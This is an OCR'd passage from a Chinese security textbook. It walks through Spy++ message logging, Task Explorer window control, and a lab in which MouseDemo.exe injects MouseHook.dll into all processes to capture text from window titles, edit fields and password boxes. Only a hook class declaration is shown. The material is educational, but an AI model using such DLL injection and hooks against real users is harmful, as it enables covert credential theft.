


图 8-1 Microsoft Spy++主界面



(a) 窗口搜索　　(b) 窗口搜索结果

图 8-2 "窗口搜索"对话框

单击"确定"按钮后，当鼠标在"开始"按钮上单击左键和右键时，"消息"日志窗口立刻显示对应的消息信息，如图 8-5(a)所示。图 8-5(b)所示为消息属性。

图 8-5 显示每次鼠标按下释放的消息(WM_LBUTTONDOWN，WM_LBUTTONUP，WM_RBUTTONDOWN，WM_RBUTTONUP)。其中的 0003006C 是"开始"按钮的窗口




(a)



(b)

图 8-3 "开始"按钮的属性检查器




(a)



(b)

图 8-4 "消息选项"对话框



(a)



(b)

图 8-5 消息日志窗口

句柄；MK_LBUTTON 是按下鼠标左键标志，用于程序处理鼠标消息时，通过检查该标志值来确定鼠标键的状态。xPos 和 yPos 是鼠标单击位置，该位置是相对"开始"按钮的窗口(左上角的坐标为(0,0))而得。

2) 窗口属性

利用 Explorer Suite 中的 Task Explorer 工具控制任务栏上的"开始"按钮(适用于所有窗口)的显示、隐藏、有效(接受并响应消息)、无效(忽视消息)和关闭。启动 Task Explorer.exe，选择菜单 Viewers，显示如图 8-6 所示的对话框。

如图 8-6 所示，在"开始"上的鼠标右键菜单中，子菜单的 Visible 使"开始"按钮的窗口





图 8-6　Windows Viewer 对话框

显示和隐藏；Enabled 使"开始"按钮的窗口有效和无效；Close 关闭"开始"按钮的窗口。如果要再次显示，则需要注销当前账户或重启计算机。


"开始"窗口的父窗口是 Shell_TrayWnd(任务栏的类名)，也可以使其显示\隐藏、响应\不响应等。

3) DLL 注入实践

运行 MouseDemo. exe 将 MouseHook. dll 注入到各个进程中，以获取窗口的标题、编辑框和密码框中的文字。启动程序 MouseDemo. exe 后，杀毒软件会弹出警告，选择"允许"，则 MouseDemo. exe 会将 MouseHook. dll 注入系统的各个进程中，MouseHook. dll 会拦截鼠标消息，并判断接受鼠标消息窗口的属性，如果是标题、编辑框和密码框则提出文字信息返回给 MouseDemo 中的编辑框显示，如图 8-7 所示。



(a)



(b)

图 8-7　MouseDemo 运行界面

图 8-7(a)显示当鼠标移动到记事本的标题时,提取标题信息“新建文本文档.txt-记事本”并显示,图 8-7(b)显示当鼠标移动记事本的编辑区时,提取编辑区的文本“12334”。随着鼠标移动其他窗口,MouseDemo 中编辑框的显示随之变化。

利用 Dependency Walker 工具打开 MouseDemo.exe 文件,如图 8-8 所示。

在图 8-8 中,左边显示有 MOUSE HOOK.DLL 文件名,表示 MouseDemo.exe 运行依赖 MouseHook.dll 模块。右边显示 MouseHook.dll 输出的供调用者调用的函数列表,在 MouseHook.dll 的源代码中如下定义。

```
class AFX_EXT_CLASS MouseHook1 : public CObject{
        public:
        MouseHook1();                              //类构造函数
        virtual ～MouseHook1();                    //类析构函数
        BOOL StartHook(HWND hWnd);                 //安装钩子函数
        BOOL StartHook_key();                      //安装钩子函数
        BOOL StopHook();                           //卸载钩子函数
};
```

上面代码实现 MouseHook1 类定义,包含 5 个类成员函数。其中 AFX_EXT_CLASS 是一个宏,用于导出类 MouseHook1,类名、类构造函数和类析构函数虽然同名,但编译时会自动处理而不会混淆,因此在 MouseHook.dll 导出表中看到修改后的 MouseHook1 名。




图 8-8 用 Dependency Walker 打开 MouseDemo.exe 文件

利用 Explorer Suite 中的 Task Explorer 工具,可以查看 MouseHook.dll 已经被注入到多个进程中。启动 Task Explorer.exe,其窗口分为上下两栏,上栏显示当前系统中运行的进程,下栏显示所选进程所调用的模块。选择 NOTEPAD 则下栏显示其调用的所有模块,其中 MouseHook.dll 就是注入的模块,挂钩 NOTEPAD 的鼠标消息如图 8-9 所示,其他

的进程也有 MouseHook. dll。实践中请比较启动 MouseDemo. exe 前后的各个进程中的模块列表。

